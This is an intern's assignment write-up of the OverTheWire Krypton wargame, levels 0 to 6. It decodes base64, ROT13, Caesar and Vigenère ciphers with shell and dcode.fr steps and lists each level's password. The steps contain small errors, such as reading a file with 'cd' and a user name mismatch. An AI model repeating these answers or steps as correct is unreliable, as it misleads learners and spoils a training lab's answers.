Cybersecurity Internship Assignment – Krypton, Natas, Leviathan

---

Intern Name : Bhakti Janardan Indulkar


Internship Program : Digisuraksha Parhari Foundation

Issued by : Digisuraksha Parhari Foundation


Powered by: Infinisec Technologies Pvt. Ltd.


Steps For Krypton lab

- **Level 0 → 1 : Base64 Decoding**
  1. It revels the password for the next level: KRYPTONISGREAT
     Command : echo 'S1JZUFRPTklTR1JFQVQ=' | base64 -d .
  2. Use to connect with krypton0 with password we got
     Command : ssh krypton1@krypton.labs.overthewire.org -p 2231




- **Level 1 → 2: ROT13 Cipher**
  1. Navigate to the level directory:
     Command : cd /krypton/krypton1
  2. Read the encrypted file with "cd krypton2".
  3. Decrypt using ROT13
     Command : cat krypton2 | tr 'A-Za-z' 'N-ZA-Mn-za-m'.
     It helps to reveal the password for next level as ROTTEN.








- **Level 2 → 3: Caesar Cipher**
  1. Connect with krypton level 2 using password ROTTEN
     Command : ssh krypton2@krypton.labs.overthewire.org -p 2231
  2. Navigate to the level directory and read the encrypted file.
     Command : cat krypton3
  3. **Decrypt using Caesar cipher**: Assuming a shift of 13 (ROT13).
     Command : cat krypton3 | tr 'A-Za-z' 'N-ZA-Mn-za-m'
     It helps to find password for next level i.e CAESARISEA




- **Level 3 → 4: Frequency Analysis**
  1. Connect with krypton level 3 using password CAESARISEA
     Command : ssh krypton3@krypton.labs.overthewire.org -p 2231
  2. Navigate to the level directory using “cd /krypton/krypton3”.
  3. Use frequency analysis on the found* files to determine the most common letters, which can help in decrypting the cipher.
  4. Decrypt the password. After analysis, the password is found to be BRUTE.









- **Level 4 → 5: Vigenère Cipher**

1. Connect with krypton level 4 using password BRUTE

Command : ssh krypton4@krypton.labs.overthewire.org -p 2231

2. Navigate to the level directory and read the encrypted file.


   Command : cd /krypton/krypton4

   Command : cat found1

   cat found2

   cat krypton5

3. Visit dcode.fr Vigenère Cipher. Input the content of found1 or found2 into the ciphertext field.Set the key length to 6 as specified. Use the tool to analyze and determine the key, which should be FREKEY. Use this key to decrypt krypton5, revealing the password for the next level: CLEARTEXT.



- **Level 5 → 6: Vigenère Cipher with Unknown Key Length 1 .**

1. Connect with krypton level 5 using password CLEARTEXT

Command : ssh krypton5@krypton.labs.overthewire.org -p 2231

2. Navigate to the level directory and read the encrypted file.

   Command : cd /krypton/krypton5


   Command : cat found1


   cat found2

   cat found3


   cat krypton6


3. Determine key length and decrypt: Visit dcode.fr Vigenère Cipher. Input the content of found1 into the ciphertext field. Use the "Automatic Decryption" feature to let the tool determine the key length and key. The tool should identify the key as KEYLENGTH. Use this key to decrypt krypton6, revealing the password for the next level: RANDOM.

